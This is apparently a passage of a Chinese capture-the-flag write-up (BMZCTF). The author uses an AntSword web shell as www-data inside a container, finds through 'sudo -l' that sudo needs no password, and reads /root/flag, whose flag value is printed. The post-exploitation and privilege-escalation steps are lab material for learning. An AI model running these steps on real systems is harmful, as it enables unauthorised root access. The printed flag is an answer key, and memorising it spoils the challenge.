
上蚁剑，`sudo -l`发现当前用户可以root身份执行所有操作



```
(*) 基础信息
当前路径: /var/www/html
磁盘列表: /
系统信息: Linux ffe3c3a6a1ae 4.19.0-6.ucloud #1 SMP Wed Feb 12 08:20:34 UTC 2020 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html) $ cd /
(www-data:/) $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
(www-data:/) $ pwd
/
(www-data:/) $ ls -lha
total 88K
drwxr-xr-x   1 root root 4.0K Dec 29 17:27 .
drwxr-xr-x   1 root root 4.0K Dec 29 17:27 ..
-rwxr-xr-x   1 root root    0 Dec 29 17:27 .dockerenv
drwxr-xr-x   1 root root 4.0K Nov  6 07:08 bin
drwxr-xr-x   2 root root 4.0K Sep 19 21:39 boot
drwxr-xr-x   5 root root  360 Dec 29 17:27 dev
drwxr-xr-x   1 root root 4.0K Dec 29 17:27 etc
drwxr-xr-x   2 root root 4.0K Sep 19 21:39 home
drwxr-xr-x   1 root root 4.0K Oct 13 09:23 lib
drwxr-xr-x   2 root root 4.0K Oct 12 07:00 lib64
drwxr-xr-x   2 root root 4.0K Oct 12 07:00 media
drwxr-xr-x   2 root root 4.0K Oct 12 07:00 mnt
drwxr-xr-x   2 root root 4.0K Oct 12 07:00 opt
dr-xr-xr-x 170 root root    0 Dec 29 17:27 proc
drwx------   1 root root 4.0K Dec 29 17:27 root
drwxr-xr-x   1 root root 4.0K Dec 25 14:03 run
drwxr-xr-x   1 root root 4.0K Oct 13 09:23 sbin
drwxr-xr-x   2 root root 4.0K Oct 12 07:00 srv
-rwxr-xr-x   1 root root  616 Dec 25 13:27 start.sh
dr-xr-xr-x  12 root root    0 Dec 29 17:27 sys
```



```
drwxrwxrwt   1 root root 4.0K Dec 29 17:27 tmp
drwxr-xr-x   1 root root 4.0K Oct 12 07:00 usr
drwxr-xr-x   1 root root 4.0K Oct 13 09:15 var
(www-data:/) $ ls -lha /root
ls: cannot open directory '/root': Permission denied
(www-data:/) $ sudo -l
User www-data may run the following commands on ffe3c3a6a1ae:
    (ALL) NOPASSWD: ALL
(www-data:/) $
```



```
(www-data:/) $
(www-data:/) $ sudo ls -lha /root
total 20K
drwx------ 1 root root 4.0K Dec 29 17:27 .
drwxr-xr-x 1 root root 4.0K Dec 29 17:27 ..
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
-rw-r--r-- 1 root root   41 Dec 29 17:27 flag
(www-data:/) $ sudo cat /root/flag
BMZCTF{f86b729c42b94920a6244fb21b0b8eb0}
(www-data:/) $
(www-data:/) $
(www-data:/) $
```